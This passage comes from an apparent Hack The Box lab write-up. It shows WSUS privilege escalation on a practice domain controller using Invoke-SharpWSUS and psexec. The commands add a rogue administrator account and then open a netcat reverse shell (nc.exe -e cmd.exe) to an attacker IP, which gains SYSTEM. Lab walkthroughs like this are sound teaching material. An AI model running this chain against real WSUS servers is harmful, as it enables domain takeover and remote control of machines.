
Let’s chain it together.
Invoke-SharpWSUS create /payload:'C:\Users\sflowers\psexec.exe' /args:'-accepteula' -s -d cmd.exe /c \'net user tester Password123! /add && net localgroup Administrators tester /add\' /title:'Testing'
Invoke-SharpWSUS approve /updateid:2c42b515-101b-4c18-ab80-be3688d57798 /computername:dc.outdated.htb /groupname:"Test"
Invoke-SharpWSUS check /updateid:3c71320a-edbe-431f-9c71-e82515ceb8b4 /computername:dc.outdated.htb
This ended up soft failing and did not create a user, so instead I opted for a reverse shell.
I instead uploaded nc.exe and created a reverse shell that way:
Invoke-SharpWSUS create /payload:"C:\Users\sflowers\psexec.exe" /args:"-accepteula -s -d c:\Users\sflowers\nc.exe -e cmd.exe 10.10.14.7 443" /title:"Test5"
Afterwards we use the approve command:
Invoke-SharpWSUS approve /updateid:d68ae9a7-913a-415e-881f-e6d3a7272d58 /computername:dc.outdated.htb /groupname:"Test5"

The result is a SYSTEM shell:

root.txt